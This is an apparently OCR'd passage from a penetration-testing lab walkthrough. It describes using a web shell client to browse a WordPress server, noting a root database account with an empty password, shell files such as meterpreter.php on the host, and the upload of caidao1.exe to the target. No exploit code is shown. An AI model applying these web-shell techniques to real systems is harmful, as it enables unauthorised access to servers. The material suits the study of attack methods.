
The current database is "wordpress" and the username of database user is "root" with empty password. The wp-content directory has all the data of wordpress plugins installed.



C:\wamp\www\wordpress\wp-content\plugins\

Name	Time	Size	Attribute
akismet	2016-09-07 07:59:00	0	16□
ninja-forms	2016-04-14 15:46:02	0	16□
hello.php	2013-05-22 14:08:40	2255	32□
index.php	2014-06-05 08:59:14	28	32□


There are two plugins installed : akismet and ninja-forms. Atleast one of them should be vulnerable. Not just that, we can even upload our own files into the target system. Right click inside the app and select "upload" as shown below.



C:\wamp\www\

Name	Time	Size	Attribute
uploads	2019-02-17 03:24:31	0	16□
wordpress	2016-09-26 15:28:12	0	20□
index.php	2019-02-17 03:21:46	22409	32□
meterpreter.php	2019-02-17 03:13:06	1189	32□
mma.php	2019-02-17 03:13:06	491	32□
testmysql.php	2010-12-31 09:40:06	190	32□

Select the file to be uploaded. Here for example, we are uploading the caidao1.exe file.



C:\wamp\www\

172.28.128.6 Folder(2),File(4)

Name	Time	Size	Attribute
uploads	2019-02-17 03:24:31	0	16□
wordpress	2016-09-26 15:28:12	0	20□
index.php	2019-02-17 03:21:46	22409	32□
			32□
			32□
			32□


Please select a file and upload it to the server

Look in: Desktop

File name: caidao1

Files of type:

The file is successfully uploaded.

